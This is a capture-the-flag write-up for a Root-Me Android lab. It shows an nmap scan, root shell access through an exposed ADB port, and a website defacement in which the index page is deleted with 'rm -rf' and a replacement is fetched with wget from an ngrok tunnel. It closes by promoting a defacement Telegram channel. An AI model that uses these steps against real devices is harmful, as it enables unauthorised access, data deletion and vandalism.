Hack an Android server & Deface it


Disclaimer

these ethical writeup are intended for educational purposes and awareness training sessions only. Performing hacking attempts on computers that you do not own (without permission) is illegal! Do not attempt to gain access to device that you do not own.

Welcome to this writeup, here i will teach you how to hack an Android and Deface it.

Set up your Lab:

The first thing you are gonna do is making an account at https://www.root-me.org/. If you are done log in and go to “Capture the Flag” > "CTF all the day" . Now we are gonna to select a server in my case its server 22. And choose "End Droid" as a virtual environnement. Now type Save and Start The Game. At the top you should have your URL. It should looke like this.



Attacking the Host:

Nmap:

sudo nmap -sC -sV ctf22.root-me.org -p- -Pn

Output:

PORT STATE SERVICE REASON VERSION
5555/tcp open freeciv? syn-ack ttl 52
8080/tcp open http syn-ack ttl 52 PHP cli server 5.5 or later

| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_http-title: Private Project
22000/tcp open ssh syn-ack ttl 50 Dropbear sshd 2014.66 (protocol 2.0)
| ssh-hostkey:
| 1024 b3:98:65:98:fd:c0:64:fe:16:d6:30:36:aa:2b:ef:6b (DSA)
| ssh-dss
AAAAB3NzaC1kc3MAAACBAIQrVnyhOZk+1RNEfr2Hf1DNDLHX7Mf6A2H8+4ABdLNhVKjDhN56+gZpSYdaMPZoD-Oh+bS0Uj/x9j1eltjGEmr9rcoxq2h63ZDXx3ku
lzQTpouuX4cnpymoph44gfbDqdlWSr0S5hmyD6n57IP/
IK1qOET6bQPXc3cqzWt+SY5NAAAAFQDeC54K7a12sXwcZGeRUSjjuZMR8wAAAIBDtJBORPzJXwA+UsEbXjoHIGh-EU/LOq9+p/xsWs9GyPQpAraJ/88LAZxwS0ofUGVcgu5Le4oNhlIZwcqZFadC56f9KcQeLSy2T1HoRqN/
GLHSjhwDKlZUBM0ayERJA3klEA3JofNTOxe8N9gsl9nAmIGoKXghEzRQiV63fo156qQAAAIAB2BBVYS4+d96kMh5L7
RaI4jEqrD18w4DnoXs8lkmPY9BILqKlkLzh7AAmxAlUN1TBUiAbpmC9UZoXZ0m7RXbhRLolGiMvv/
JMVLzVHYxFpm8lHvFsTQTBbf9W8gsb3Oup0AcOEkk3HsobfEgSYgM6LFb6TpnPTt4LdRZC9meywQ==
| 2048 19:e2:9e:6c:c6:8d:af:4e:86:7c:3b:60:91:33:e1:85 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQCfr1W0ZGaL/
sTp4SQBdUzGd3iNSqQlTM+cQaT3F2XTH84g21ext6nDmrPmA80D56jruWMKYS1d4GSjWtguWuecO282lbhPgeUP-tfGmo8/FK7lFX07iLItZShX9k+aSnIzEujTnUNP1YY8lwyHsy8LfqwLvGIFAQ0Ufj6Y8ofD1WTq45RnzPoBxyuC5QyfP/
3ImImu3SPKuPKYhr19ezyghsVSJUPMeew72zEpFEYMpmFbaT8YVzDLsItpFvVODPz5KdL9sxOClwTGvWVoVqnKAJc-N0v1Kcvt5GDPCDxjl0Na7/+FXuOPn0MR0co2YlBc7GpE8weMD8UfFN56sAWhff
| 521 46:13:43:49:24:88:06:85:6c:75:93:73:b5:1d:8f:28 (ECDSA)
|_ecdsa-sha2-nistp521
AAAAE2VjZHNhLXNoYTItbmlzdHA1MjEAAAAIbmlzdHA1MjEAAACFBAEBy61ki3MeVUZ3H7T6EuHiVKQ45nQP8AM0tDtbh+ULulZgcZKpZeYi08vnrAuc2bC852h7Zn+017qkwFllyQzyCwHTKYEi97ryOtL5STKR0GW8QViIQcAFCuyuWXd-GMSVmmXcc0hpYaND5OiUa3zHzJyw4tYqg3yPCJY7hJdF5E429sg==
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kerne

The scan shows us a Web-service at Port 8080, an android server in port 5555 and an ssh server on port 22000.

If we take a look at the Web-service we can find nothing useful.

The only Logical thing is to connect to the android server

Connect to the Android server:

Now you will need to install adb on a linux device.


At first we are gonna coonect to the Host: **adb connect ctf22.root-me.org:5555**
You can List your connected Host and devices by typing: **adb devices**
You can root an Android server very simply: **adb root**
At the last your gonna get shell: **adb shell**

Defacemant:


You will ngrock on a linux device for this step.

Change directory to /data/media/0/www/public.
Now you can change the index.html files with yours or use my template: https://github.com/s1l3ntmask/defacepage/tree/main/full

Set your ngrock server up: **ngrock tcp 9002**




and set a lister on port 9002: **python3 -m http.server**



Now remove in the remote host the index.html file: **rm -rf index.html**
and upload youre defacemant page with wget(dont forgett to use youre mgrock Forwarding url): wget http://6.tcp.eu.ngrok.io:15502/index.html

Now you succesfully defaced the Website go to http://ctf22.root-me.org:8080/ check for it .



If you are really interested in Pentesting or BugBunty dont forget to check my cheatsheets:
https://github.com/s1l3ntmask/Vuln
https://github.com/s1l3ntmask/Privilege-Escalation

And also dont forgett to join the telegran channel:
https://t.me/DefacErr
If you are solving ctfs and interested in offensive security join this telegram channel:
https://t.me/SilentHackers1

WriteUp written by s1l3ntmask